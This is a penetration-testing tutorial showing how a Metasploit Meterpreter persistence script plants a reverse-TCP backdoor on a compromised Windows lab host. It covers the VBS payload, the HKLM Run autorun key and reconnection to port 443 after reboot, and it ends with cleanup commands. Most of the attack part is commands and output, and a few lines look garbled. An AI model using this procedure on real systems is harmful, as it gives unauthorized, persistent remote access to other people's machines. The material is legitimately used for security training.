

Metasploit Persistent Backdoor

If you have succeed to exploit a system you may consider to place a back-door in order to connect again easily with your target. For example if the user decides to install a patch or to remove the vulnerable service in his system then you will need to figure out an alternative way for getting again access to the remote system. That's why back-doors are important because they can maintain access to a system that you have compromised.


The Metasploit Framework comes with two options for backdooring a system.

1. Persistence
2. Metsvc

In this article we will look at the persistent backdoor of Metasploit Framework which is actually a meterpreter script that can create a service on the remote system that it will be available to you when the system is booting the operating system.

Lets say that we have already compromised the target by using a meterpreter reverse TCP connection and we need to place the persistent backdoor.

First we can execute the command **run persistence -h** in order to see the available options that we have for the backdoor.



```
meterpreter > "172.16.56.128"
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host where to write payload to, if none %TEMP% will be
used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S Automatically start the agent on boot as a service (with SYSTEM privileges
)
-T <opt> Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
-h This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > 
```

Persistent Backdoor Options

As we can see there are different options for the persistent backdoor. The help file is very clear so we will only explain the options that we will choose.


The -A parameter will automatically start the multi handler. Another option is the -L which allows us to specify the location on the target host that the payload will be. For our scenario we have chosen the C:\\ as the path in order to find the backdoor easily. The -X option is because we want to start the backdoor when the system boots. Alternatively there is the -U option. For the interval option we have set it to 10 sec and for the port that the backdoor will listen the 443 which in most windows environments is open. Finally the -r option is for our IP address.

You can see in the next image the process of the persistence backdoor and the options that we have select.

```
meterpreter > run persistence -A -L C:\\ -X -i 10 -p 443 -r 172.16.56.1
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/ROOT-SXFSS3XH74_20120317.3028/ROOT-SXFSS3XH74_20120317.3028.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.56.1 LPORT=443
[*] Persistent agent script is 610961 bytes long
[+] Persistent Script written to C:\\WqumfnULTm.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script C:\\WqumfnULTm.vbs
[+] Agent executed with PID 432
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\qaHudSyarAjXoKl
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\qaHudSyarAjXoKl
meterpreter > [*] Meterpreter session 2 opened (172.16.56.1:443 -> 172.16.56.128:1031) at 2012-03-17 13:30:39 +0000
"172.16.56.128"
```

Execution of Persistence Backdoor

As we can see we have opened a new Meterpreter session on the remote machine. On our target host we can see that the script has transferred on the C: drive.



The script on the remote system

The next image is showing the second meterpreter session that it has opened which means that the backdoor is working.

```
msf exploit(ms08_067_netapi) > sessions -i

Active sessions
=====

  Id  Type           Information                                     Connection
  ---  ---
  1    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ ROOT-SXFSS3XH74 172.16.56.1:4444 ->
172.16.56.128:1030 (172.16.56.128)
  2    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ ROOT-SXFSS3XH74 172.16.56.1:443 -> 1
72.16.56.128:1031 (172.16.56.128)
```


Active Sessions

Now its time to check if the backdoor will open for us a new session every time that the system will boot. So we will reboot the system in order to see what happens (see the next two images).

```
msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > reboot
```

Command for reboot



Windows is shutting down

After the reboot we will execute the command **sessions -i** in order to check if the backdoor have connected with our system.

```
msf exploit(ms08_067_netapi) > sessions -i

Active sessions
=====

  Id  Type           Information                                     Connection
  --  --
  3   meterpreter x86/win32 R00T-SXFSS3XH74\Admin @ R00T-SXFSS3XH74 172.16.56.1:443 ->
      172.16.56.128:1026 (172.16.56.128)

msf exploit(ms08_067_netapi) > sessions -i 3
[*] Starting interaction with 3...
```

Checking if the backdoor has opened a new session

We can see that the backdoor is working perfectly. So we can use the **sessions -i 3** command in order to interact again with our target and to execute commands. For example we can use the **getuid** and the **ipconfig** commands in order to discover the IP address and the name of the user that is running the operating system.

```
meterpreter > getuid
Server username: R00T-SXFSS3XH74\Admin
meterpreter > ipconfig

Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:34:28:6b
MTU        : 1500
IPv4 Address : 172.16.56.128
IPv4 Netmask : 172.16.56.128
```

Information about the remote target

Finally in penetration testings we always clean up after the engagement. So if you want to remove the backdoor from the target you should execute the command **resource** and the path of the resource file that has been created. You can see the first image in this article in order to see the path of the resource file.

```
meterpreter > resource /root/.msf4/logs/persistence/R00T-SXFSS3XH74_20120317.3028/R00T-SXFSS3XH74_20120317.3028.rc
[*] Reading /root/.msf4/logs/persistence/R00T-SXFSS3XH74_20120317.3028/R00T-SXFSS3XH74_20120317.3028.rc
[*] Running rm C:\\WqumfnULtm.vbs
[*] Running kill 432

Killing: 432
[-] stdapi_sys_process_kill: Operation failed: The parameter is incorrect.
[*] Running reg deleteval -k 'HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -v qaHudSyarAjXoKl
```

Removing the Backdoor

The image above is showing that the command **resource** has successfully deleted the backdoor. The reason that we have an error in the PID of the process is because the PID of the process has changed when we rebooted the target. The operating system gave

another PID in our process but there is nothing to worry because with the next reboot the backdoor will not run anymore.

Conclusion

The problem with the persistent backdoor is that doesn't require any authentication so anybody that can gain access to port 443 (which is the port that the backdoor is running) can connect to our target host. So always remember to clean up the processes and the backdoor on the remote systems after that the penetration testing is completed. The last thing you want as a penetration tester is to put your client systems at high risk.